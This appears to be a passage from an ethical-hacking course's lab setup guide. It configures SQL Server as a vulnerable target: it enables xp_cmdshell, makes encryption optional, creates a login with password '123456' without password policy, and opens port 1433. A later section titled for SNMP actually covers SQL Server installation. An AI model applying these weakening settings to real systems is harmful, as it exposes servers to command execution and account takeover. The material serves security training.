
1. To launch **SQL Server Management Studio**, click the **Windows** icon in the lower-left corner of the screen. In the search field, search for **SQL Server Management Studio** and launch the application.
2. The main window of **SQL Server Management Studio** appears along with a **Connect to Server** dialog box.

3. Ensure that the **Server name** field is pre-populated with the name of the Windows machine. Under Connection Security section change the **Encryption** to **Optional** and click **Connect**..



Note: If the **Server name** field does not contain the server name, then navigate to **Control Panel** → **All Control Panel Items** → **System**, note the machine's name present in the **Computer name** field, and enter it in the **Server name** field of the **Connect to Server** dialog box.


4. When the server is connected, click the **New Query** button from the menu bar.




5. An **SQL Query** pane appears on the right side of the window.

6. In this query page, type the following **query** and then click the **Execute** button:


```
EXEC sp_configure 'show advanced options', 1
GO
RECONFIGURE
GO
EXEC sp_configure 'xp_cmdshell', 1
GO
RECONFIGURE
GO
```





- After the query is successfully executed, close **SQL Server Management Studio**.



- If prompted to save the query, click **No** and exit from **SQL Server Management Studio**.
- Again start the SQL Server Management Studio, the main window of **SQL Server Management Studio** appears along with a **Connect to Server** dialog box.
- Ensure that the **Server name** field is pre-populated with the name of the Windows machine. Set the **Authentication** field to **SQL Server Authentication**. Type the password as **qwerty@123** and under **Connection Security** section set the **Encryption** as **Optional**. Click on **Connect**.




- Expand the **Security** tab and right click on **Logins** tab and select **New Logins.. . Login – New** window appears, check **SQL Server authentication** radio button and fill the **Login name** as **ECCUser** and **password** as **123456**. Uncheck **Enforce password policy** and click **OK**.




- Close all open windows.

Installation for xp_cmdshell lab


1. In **Windows Server 2022**, launch **SQL Server Configuration Manager**.
2. Expand the **SQL Server Network Configuration** tab and click on **Protocols for SQLEXPRESS**.




- Right click on **TCP/IP** protocol and click on **Enable**.
(Note: If any pop-up appears click **OK**)



- The status of **TCP/IP** protocol changes to **Enabled**.
- Again, right click on **TCP/IP** protocol and click on **Properties**. **TCP/IP Properties** window appears.



- Click on **IP Address** tab and scroll down to **IPAll** section, here type **1433** in the **TCP Port** field. Click **Apply** and **OK**. If any pop-up appears click **OK**.




- Close all windows.
- Similarly follow the above steps from **Installation for xp_cmdshell lab** section in **Windows Server 2019 (AD)** virtual machine to enable xp_cmdshell.


Configuring the SNMP Service in Windows Server 2022

- On the **Windows Server 2022** virtual machine, navigate to **Z:\CEHv13 Lab Prerequisites\MSSQL Server Express 2022** and double-click **SQL2022-SSEI-Expr.exe**.
- If a **User Account Control** pop-up appears, click **Yes**.


- The **SQL Server 2022** window appears; click **Basic**.




- In the **Microsoft SQL Server License Terms** section, click **Accept**.
- The **Specify SQL Server media download target location** section appears; click **Install**.



- The program starts downloading the setup files, and the installation begins. Wait for it to complete.



- The **Installation has completed successfully!** section appears; click **Close**.



8. In **SQL Server Installer** pop-up, click **Yes**.
9. Close all open windows.

